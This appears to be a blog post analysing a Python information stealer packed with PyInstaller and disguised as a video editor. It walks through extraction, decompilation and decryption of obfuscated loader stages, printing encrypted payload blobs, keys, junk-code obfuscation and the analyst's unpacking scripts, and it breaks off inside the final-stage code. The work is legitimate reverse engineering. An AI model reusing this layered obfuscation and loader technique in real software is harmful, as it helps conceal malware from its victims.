
[QuickNote] Retrieve unknown python stealer from PyInstaller

kienmanowar.wordpress.com/2024/08/10/quicknote-retrieve-unknown-python-stealer-from-pyinstaller/

August 10, 2024

1. Context

During my participating in a Discord community, I noticed a member made the following offer of assistance:




2. Sample hash

- Zip: b66d615fa0288229f8cc514bb01b29e6d5e9d05f41099974b9dd117b2a6f9a68 (MalShare)
- Exe: 2a19ba63e85ce75d5f2d884011dfc94f616b176ed89a67c1acc0fe2179e8b591 (Triage) (VT)

3. Analysis

3.1. Extract contents of PyInstaller generated executable

The file was found to be packaged with PyInstaller when analyzed with DiE.



The Strings data suggests that **Python 3.11** was used to write this code sample:

```
00017760  api-ms-win-crt-string-l1-1-0.dll
00017794  api-ms-win-crt-time-l1-1-0.dll
00017800  USER32.dll
01C1E00F  bPythonwin\mfc140u.dll
01C1E06F  bVCRUNTIME140.dll
01C1E09F  bVCRUNTIME140_1.dll
01C1EABF  blibcrypto-3.dll
01C1EAEF  blibffi-8.dll
01C1EB0F  blibssl-3.dll
01C1EB7F  bpython3.dll
01C1EB9F  bpython311.dll
01C1EBBF  bpywin32_system32\pythoncom311.dll
01C1EBFF  bpywin32_system32\pywintypes311.dll
01C1ED3F  bsqlite3.dll
01C1ED5F  btcl86t.dll
01C28E4F  btk86t.dll
01C2A0F5  7python311.dll
```

Leveraging the provided information, I used pyinstxtractor-ng to extract all content. The result is as follows:


```
[+] Processing afLightCut-Video-Editor-1-5-0.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.11
[+] Length of package: 29058870 bytes
[+] Found 1094 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_cryptography_openssl.pyc
[+] Possible entry point: pyi_rth_pywintypes.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_setuptools.pyc
[+] Possible entry point: pyi_rth_pkgres.pyc
[+] Possible entry point: pyi_rth__tkinter.pyc
[+] Possible entry point: pyi_rth_pythoncom.pyc
[+] Possible entry point: mPSCzi.pyc
[+] Found 915 files in PYZ archive
[+] Successfully extracted pyinstaller archive: afLightCut-Video-Editor-1-5-0.exe

You can now use a python decompiler on the pyc files within the extracted directory
```

3.2. Retrieve the python source code

Based on the log provided by pyinstxtractor-ng above, we know that the main entry point is `mPSCzi.pyc`. Since pyc is a pre-compiled bytecode file of a .py file, I will try using **pycdc and pycdas** tools to decompile and disassemble the code of the **mPSCzi.pyc** file to see if it works.

With pycdc, this tool crashed during the decompilation process, suggesting that the code within mPSCzi.pyc might have been significantly obfuscated to hinder analysis:




While pycdas can retrieve bytecode, the resulting code is often excessively long and extremely time-consuming to reverse engineer.

```
mPSCzi.pyc (Python 3.11)
[Code]
    File Name: mPSCzi.py
    Object Name: <module>
    Qualified Name: <module>
    Arg Count: 0
    Pos Only Arg Count: 0
    KW Only Arg Count: 0
    Stack Size: 5
    Flags: 0x00000000
    [Names]
        'base64'
        'exec'
        'b64decode'
        'decode'
        'vzftgaozgank'
        'tqkssvjtzigr'
        'lezzeoi'
        'otgbmaczhvsxlwfi'
        'nxwwcfitv'
        'ztossswlhozlogk'
        'quwsvtaara'
        'wlokiu'
        'aehpajbcdzbzy'
        'dyxeip'
        'tmfcbjieqrapx'
        'knusnfpzmspeuetw'
        'jmhshdpgdy'
        'eafjihjanfwxfm'
        'wfojpeeaeaexgh'
        'wdluybpftwqty'
        'ihcfthhqzxh'
        'hyusmnovvlpyo'
        'omtlsfxpwx'
        'dzbgryw'
        'udxvhggunuzhjmer'
        'nzulxxlaeyb'
        'uznsrokcvltqne'
        'iwdihaw'
        'ejhbehuyncvkcewq'
        'ibsaelnlia'
        'bmurybzixs'
        'zxrtirbpom'
        'czcucyactsufhnyir'
        'psswwwpprstswk'
        'fsltgfq'
        'xhpkngubm'
```

```
-- More --
```


Following the tips on this page and the advice of @struppigel after some discussions, I used the PyLingual website to try and recover the source code from the .pyc file. The website generated `mPSCzi.pyc_Source_Patcher.py` as shown below:



3.3. Source code analysis and retrieve the second stage

At the very beginning of the `mPSCzi.pyc_Source_Patcher.py` file, a base64-encoded string is decoded. Decoding this string reveals:

Continuing to decode each Base64 string as shown in the figure, we obtain the following results:



So, the main goal of that initial base64-encoded string was to import Python modules. To recap, here's what I've got:

```
from random import randint as lzsootuwkf
from cryptography.hazmat.primitives.ciphers import algorithms as vchanbrisf, modes as
gldfnxjjmq, Cipher as vbkqsedciq
from cryptography.hazmat.backends import default_backend as nbpulimqtg
from cryptography.hazmat.primitives import padding as thtgizfsfm
from base64 import b64decode as bmurybzixs
from sys import exit as yoyjlhcnqi
```

Further analysis of `mPSCzi.pyc_Source_Patcher.py` reveals numerous junk functions. These functions have randomly generated names, perform calculations internally, and then are immediately invoked.

```
9   def vzftgaozgank():
10      try:
11          dzjcjdgcuzgbst = 291
12          ukistyemc = 92
13          wfhwqsmvnsaywemh = 939
14          zjdekmgqydtkkeewk = 190
15          hurupvxyln = 706
16          bzugjmnpdukpwbn = 907
17          kqwbztzyewpgbsw = 878
18          mgjvanabhokvsp = 746
19          rlksmjljioukzypba = 47
20          xioniovjxgvjqtygm = 339
21          lbvjsicnpivvpiktw = 564
22          erehoxnn = 345
23          lvfxekkhk = 897
24          epmoxdvmike = 872
25          lkgcgog = 256
26          mdsuga = 239
27          bplajkbog = 430
28          zdsstdlvyhzadav = 194
29          grjhyqqiqqr = 623
30          krjpbodjagkkebcn = 254
31          ssdjkakr = 355
32          fgvshdlml = wfhwqsmvnsaywemh + grjhyqqiqqr
33          hckiszibpoia = kqwbztzyewpgbsw + wfhwqsmvnsaywemh
34          hxjfqi = lbvjsicnpivvpiktw * ssdjkakr
35          otyftod = rlksmjljioukzypba - zdsstdlvyhzadav
36          yfwmqqyf = zjdekmgqydtkkeewk + rlksmjljioukzypba
37          pfbrsxf = erehoxnn - hurupvxyln
38      except Exception:
39          return None
40  vzftgaozgank()
```

These garbage functions are designed to obfuscate the analysis process. Upon closer inspection, I noted the following variable:

Based on this variable, **`aukqdqsxsj`**, I tracked down the relevant code parts and cleaned up the unnecessary bits. The resulting code snippet is used to decrypt the second stage of the data, and it looks like this:

```
from random import randint as lzsootuwkf
from cryptography.hazmat.primitives.ciphers import algorithms as vchanbrisf, modes as
gldfnxjjmq, Cipher as vbkqsedciq
from cryptography.hazmat.backends import default_backend as nbpulimqtg
from cryptography.hazmat.primitives import padding as thtgizfsfm
from base64 import b64decode as bmurybzixs
from sys import exit as yoyjlhcnqi

try:
    zxrtirbpom = bmurybzixs(b'l6i7wclE+B6Yhr8JJ3vffQ==')
    njaxetfshn = b'\x93\xf9\xd3\n\xf4\x1b4l\xaa\xba\xbf\xc1\xb3\x05\xa1i\x8e\x8fI`?
Y\xb2\xd6O\x0ed\xb5\xd2\x02u\x1e\xba\x0ehH\x8c\xf2\xdf#+a\x14\xba,\x0e\x03w'
except Exception:
    pass

def omtlsfxpwx(mtszwudwam, tuhebphwuf):
    try:
        xffgufhvvi = vbkqsedciq(vchanbrisf.AES(tuhebphwuf),
gldfnxjjmq.CBC(mtszwudwam[:16]), backend=nbpulimqtg())
        ioiymamfcp = xffgufhvvi.decryptor()
        uzuyzymspb = ioiymamfcp.update(mtszwudwam[16:]) + ioiymamfcp.finalize()
        return jmhshdpgdy(uzuyzymspb)
    except Exception:
        return None

def jmhshdpgdy(fapayormxp):
    try:
        lgowebtzvy = thtgizfsfm.PKCS7(128).unpadder()
        mtszwudwam = lgowebtzvy.update(fapayormxp)
        mtszwudwam += lgowebtzvy.finalize()
        return mtszwudwam
    except Exception:
        return None

try:
    dpvkmmjzlv = omtlsfxpwx(njaxetfshn, zxrtirbpom)
    ptrnyfhyex =
b"\xed8f\xd3q\x0f'>\x15\x08ntK4u\xf7\x99X\xdcNS\x86\xabn\x045\xff\xde\x11b\xe7\xcb"
except Exception:
    pass

try:
    viwoyxfprz = omtlsfxpwx(ptrnyfhyex, dpvkmmjzlv)
except Exception:
    pass

def quwsvtaara(mtszwudwam, tuhebphwuf):
    return bytes((b ^ tuhebphwuf for b in mtszwudwam))
iltzxihvvr = int.from_bytes(viwoyxfprz, "big") #iltzxihvvr = 4
try:
    aukqdqsxsj =
b'mitkvp$fewa20\t\x0ea|ag,fewa20*f20`agk`a,f#^jNrfWFngjhs`C=jgiBseLoqeCB2fSB4HjF}eS5t`
```

```
\t\x0e$$$$\t\x0e'
    txkehbuplc = bytes(aukqdqsxsj)
except:
    pass

xored_blob = quwsvtaara(txkehbuplc, iltzxihvvr)
with open('dumped_stage2.py', "wb") as f:
    f.write(xored_blob)
print("OK!")
```

After running the script, I obtained the following **`dumped_stage2.py`**:

```
import base64
exec(base64.b64decode(b'ZnJvbSBjcnlwdG9ncmFwaHkuaGF6bWF0LnByaW1pdGl2ZXMuY2lwaGVycyBpbXBvcnQgYWxnb3JpdGhtcyBhcyBBQmFxbHFkbnZhLCBtb2RlcyBhcyB
def iderwppuacthmp():

iderwppuacthmp()

def bmfZuPhAUd(JTsYycfBQh):
    try:
        return JTsYycfBQh[:-ord(JTsYycfBQh[-1:])]
    except Exception:
        pass

def kklomgmdm():

kklomgmdm()


def wmxzpi():

wmxzpi()

def nsmYLYUczz(JTsYycfBQh):
    try:
        rlqheWzXxT = 16 - (len(JTsYycfBQh) % 16)
        return JTsYycfBQh + (chr(rlqheWzXxT) * rlqheWzXxT).encode()
    except Exception:
        pass

def wictarkabhx():

wictarkabhx()
```

3.4. 2nd stage analysis and retrieve the final stage

Similarly to the previous stage, I decoded the base64 string related to importing Python libraries.

Input

```
ZnJvbSBjcnlwdG9ncmFwaHkuaGF6bWF0LnByaW1pdGl2ZXMuY2lwaGVycyBpbXBvcnQgYWxnb3JpdGhtcyBhcyBBQmFxbHFkbnZhL
CBtb2RlcyBhcyBiamVQWnFxTUR0LCBDaXBoZXIgYXMgTUVITUZiRm5kaQpmcm9tIGNyeXB0b2dyYXBoeS5oYXptYXQuYmFja2VuZH
MgaW1wb3J0IGRlZmF1bHRfYmFja2VuZCBhcyBoSEFScUNycm9TCmZyb20gc3lzIGltcG9ydCBleGl0IGFzIE9qdG9naklURkIKZnJ
vbSBvcyBpbXBvcnQgdXJhbmRvbSBhcyBmUHZ1SkpZRUpqCmZyb20gemxpYiBpbXBvcnQgZGVjb21wcmVzcyBhcyBnTG1Mamh5WW12
CmZyb20gYmFzZTY0IGltcG9ydCBiNjRkZWNvZGUgYXMgT0FaQ3BuSFdsYiwgYjY0ZW5jb2RlIGFzIGRKbkFmUlRtRXYK
```

496 1 Raw Bytes LF

Output

```
from cryptography.hazmat.primitives.ciphers import algorithms as ABaqlqdnva, modes as bjePZqqMDt,
Cipher as MEHMFbFndi
from cryptography.hazmat.backends import default_backend as hHARqCrroS
from sys import exit as OjtogjITFB
from os import urandom as fPvuJJYEJj
from zlib import decompress as gLmLjhyYmv
from base64 import b64decode as OAZCpnHWlb, b64encode as dJnAfRTmEv
```

Analyzing the code, we encounter another variable, `bwUUvaBGuq`, which stores a large blob of data.

```
try:
    bwUUvaBGuq =
    "MQOCLE3tioNVF0gHD0/vGbWKW7i/HXgIcWkuzqdxSlrGnbSTp/0LnWiLgi4JgwCN/ZACl+O/9BHLDWEut+7bjnvGUinNIHs4WsaINV4p1xli1uKn3MguRZsL7rOvkD/BQk4gYI//j1qgJbTKEz4zJay+Tq3dNUHt5OzyxT3U9d0G
    9gbYyHV31fo97e8V3kMAZv+6btmCUi9qt5is8Q6fIG7ZodBYmew/Zn+wenPuzWtJUdQhv0nA0jLaUM5KjIJpu5w+JZv9jgLa4b3e7sv8E+GHIJzLGvdZOQeShW1VVoP50S11P0MQ9h3DBLefC0VVAfh6+DPsj+Y/sZP17Z3vYNTMX
    42aHg3JcFHpf+CeuoYxuqJ2xxtaxrioDIu6l4rNhOiNoKYY9/r373TKpS9z+fg8MzU0CyoPYqnpqCestcNeSfL/EX8sGq8tyDPPEcdCXQv9MejeKIPo/taS/ewc+5OMRWoJ51BECLGVjRgh8xKp3G0Z1/cA0aGel7+HdwcL6/NxU6
    vgPQItjT+4eBnEpudJ8L3YXorw+vbJ66ijxS48U1XVqMSsf2P7K70QmihRmS8GA3nJPgnvaPKA20q16rJvGnSgDIZJiouleIZYDmW0OrAeX6tPfBaW66qQ4Fni2fDPGkbN71tNSpOCyP0+Xfy1OlF5tQYfIuFQkQYir9yjj/+H1po
    Jwg5BvdiCWbtoajzk/pIVZ2OZWfHZyx0VqDF4FyjvTrsbuvvyhaSeBcHkYmtVYz6AHIU0rQzoFzsWnGcijg7RBzC5J8MBxAw03dS+5sJdXU3vm4mYsSWHea6EfwgBq5I38dUUZQkNPLvMrsg97hTFT2ugfkMNvUsgttiMQKkdPMm4
    221o1z3EtEE4Li/gkBNUfaaUr71xbMer8d+Epovv1WSJLj1U7VyekKHjojUFlVxIZ5DtgV8crZnGLHcRN/Ocr78ajurCgeXVv/FbXWv9i8JE05RsUz/v44HaTfLiQO9kVac5RD6aX5R8gXkBhgmwIBlpLE1m6dO/OATJw1gnApaN7
    Uc+syRFyC1W3WpN/yG/pQ2JmHEYun6fGduPTxRYgCUfOt/nkjJYHPeQyCQe4uE5sG/I8ecd8waSz8hqBuPQ94jl7nrSSEE/uJ8CJAMxTrox+/Q6LKfZhMevmFmo7M5z+rnOtySJlZ19n+7/6+eEkysOoKtV6IWzEVOeWEmCEJHIso
    dGvMBUfPPtZqUXCa+Ty180td9RC5fuszzgvVq4JFnTmWQkgclHVzfQY0H1qzgQYtsV98lCgxPpnAqNRMFUQZduMXnvm8c5qxu1ri5UAOck7xYTwlv98E68f7YLrWavJTOAxwSW6moROnUnwDnwhagUjHomrL53JU00BGWx+aYWPbY
    JCr04q3kLwDC1bSkPUraPbiR40JL4/WVQJjuqCXzBuvThO+hWxl32d3qIrAZMbb0K8oCX5RieSSS3WkJPvy+vpyGfXGItoVYbJ0pGRIT6Cmperj73eb3uZXlZ54/CVEB+Dch385HoQCW8tfPa/XEfHKar+qyI7EQ5C19rMdbFK6SG
    hgKcOQdlte/XCmokPVpgJPbxZiBOR2XuY+/KGPlGYuLIyP2sELVg/YqZi8N3ha7n5hMp2eFxXJbSQR4g+so1OyN1xNgeIhD/XSdS2mpYrxUI00VbgzTb+fiOIpGwrWcoHsob7QlZsdAKbgWaB83rMmaVC93+JUb3fm7ZFV8u2qnhK
    aCQUta4jRpnklXjPcNIZLV+DxZ/FeLDU1FbXONhdrPEkb0vS5Dm7JXJRDlUPo3KVk7/OG/Ot6qv63qY7Fr4kycrDC1ZtAAfi4kgOn1rbpqWDR8W1hqjAzvc9vJc0G1R5LnaPCCU2fOw925VgKM7p+pSrjiJKhsvbRvBc5bOOZ7PxF
    5vP3L539fO5TFYDOmuoonjSIz70tmmNR7+01LC2SOFK96dAent2Q0Z6o/lkjik1FaqZ69eLs+YDCaRfKN7bJxb+UIYKXdxo6vZUT0NkdLXd/rw114lI1cn1KQEJNJbhO9HcKZZhlqnaTOL8SqCWJQdwV+nfYPWfOEo1WjCEzg7AG4
    YWOioWmrcZj+V6yiQ7C60GEm81PMIJaDNqCNglkYXA3/PamhMMIZ9eUQlPZTItHWz7yLMrwHn4hP6q+BUgWPzhz6ErzhVfZDsIFzCbPoSwRIVXNTjtjgFFTACHFL5QnVPlGEzgErI3tUk99piTvpSSe+2Jod73WjLJfNBHm/d/tcH
```

Using this variable as a starting point, I reverse-engineered the code to find the section that decodes the final stage. This is the code snippet I extracted:

```
from cryptography.hazmat.primitives.ciphers import algorithms as ABaqlqdnva, modes as
bjePZqqMDt, Cipher as MEHMFbFndi
from cryptography.hazmat.backends import default_backend as hHARqCrroS
from sys import exit as OjtogjITFB
from os import urandom as fPvuJJYEJj
from zlib import decompress as gLmLjhyYmv
from base64 import b64decode as OAZCpnHWlb, b64encode as dJnAfRTmEv

def bmfZuPhAUd(JTsYycfBQh):
    try:
        return JTsYycfBQh[:-ord(JTsYycfBQh[-1:])]
    except Exception:
        pass

def nsmYLYUczz(JTsYycfBQh):
    try:
        rlqheWzXxT = 16 - (len(JTsYycfBQh) % 16)
        return JTsYycfBQh + (chr(rlqheWzXxT) * rlqheWzXxT).encode()
    except Exception:
        pass

def hXPMlIWQCn(vvTHHCEOGs, QZwvIGUeVD):
    try:
        EIrzLuQRsS = hHARqCrroS()
        QZwvIGUeVD = OAZCpnHWlb(QZwvIGUeVD.encode('utf-8'))
        pbLqTHrOyv = QZwvIGUeVD[:16]
        fjfiiNMXUq = QZwvIGUeVD[16:]
        DPACsoxRPA = ABaqlqdnva.AES(vvTHHCEOGs)
        nNLBqunLLV = MEHMFbFndi(DPACsoxRPA, bjePZqqMDt.CBC(pbLqTHrOyv),
backend=EIrzLuQRsS)
        SsIadmZVoR = nNLBqunLLV.decryptor()
        return bmfZuPhAUd(SsIadmZVoR.update(fjfiiNMXUq) +
SsIadmZVoR.finalize()).decode('utf-8')
    except Exception:
        pass

def eARiHgOnvx(vvTHHCEOGs, JTsYycfBQh):
    try:
        EIrzLuQRsS = hHARqCrroS()
        DPACsoxRPA = ABaqlqdnva.AES(vvTHHCEOGs)
        pbLqTHrOyv = fPvuJJYEJj(16)
        nNLBqunLLV = MEHMFbFndi(DPACsoxRPA, bjePZqqMDt.CBC(pbLqTHrOyv),
backend=EIrzLuQRsS)
        fMKENYcOTF = nNLBqunLLV.encryptor()
        fjfiiNMXUq = fMKENYcOTF.update(nsmYLYUczz(JTsYycfBQh)) +
fMKENYcOTF.finalize()
        return dJnAfRTmEv(pbLqTHrOyv + fjfiiNMXUq).decode('utf-8')
    except Exception:
        pass

try:
    LvXmVMzoGq = "/aWwTzKHi08="
```

```
    KUoYacjxpH = "UR/2CNnzXG0="
    kHwYAPSzre = OAZCpnHWlb(LvXmVMzoGq.encode('utf-8')) #b64decode
    PZHzhrfrSM = OAZCpnHWlb(KUoYacjxpH.encode('utf-8')) #b64decode
    UCNnmcZiYq = kHwYAPSzre + PZHzhrfrSM
except Exception:
    pass

try:
    bwUUvaBGuq =
"MQOCLE3tioNVF0gHD0/vGbWKW7i/HXgIcWkuzqdxSlrGnbSTp/0LnWiLgi4JgwCN/ZACl+O/9BHLDWEut+7bj
 …redacted…
HGMMtNZ1nxVUgecA/Ih651+Rpo67HROrw4/p+A7r9+vTes5iTKC81kHbpqAdZRvjG/Oy+TpxzU5LCQ0RArkx2q

    nQrQVmqDVm = hXPMlIWQCn(UCNnmcZiYq, bwUUvaBGuq)
    nQrQVmqDVm = OAZCpnHWlb(nQrQVmqDVm)
    nQrQVmqDVm = gLmLjhyYmv(nQrQVmqDVm)
    zmkEwHDgbQ = fPvuJJYEJj(16)
    bwUUvaBGuq = eARiHgOnvx(zmkEwHDgbQ, nQrQVmqDVm)
    nQrQVmqDVm = hXPMlIWQCn(zmkEwHDgbQ, bwUUvaBGuq)
except Exception:
    pass

try:
    wexsLJswss = OAZCpnHWlb('ZXhlYyhuUXJRVm1xRFZtKQ==').decode() #'exec(nQrQVmqDVm)'
except Exception:
    pass

#try:
    #eval(wexsLJswss)
#except Exception:
    #pass

with open('dumped_final_stage.py', "wb") as f:
    f.write(nQrQVmqDVm.encode())
print("OK!")
```

Upon execution of the script, the output file **`dumped_final_stage.py`** was generated. Its contents are as follows:

```python
import os
import sys
import string
import random
import requests
import json
import time
import msvcrt
import ctypes
import time
import threading
import shutil
import base64
import re
import customtkinter
from PIL import Image, ImageTk
import win32gui
import win32con
import urllib.parse
import pyzipper
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import padding
import importlib.util
```

```python
        except Exception:
            time.sleep(10)
        epPokshdwnnSuBqKizfWwdHskE += 1

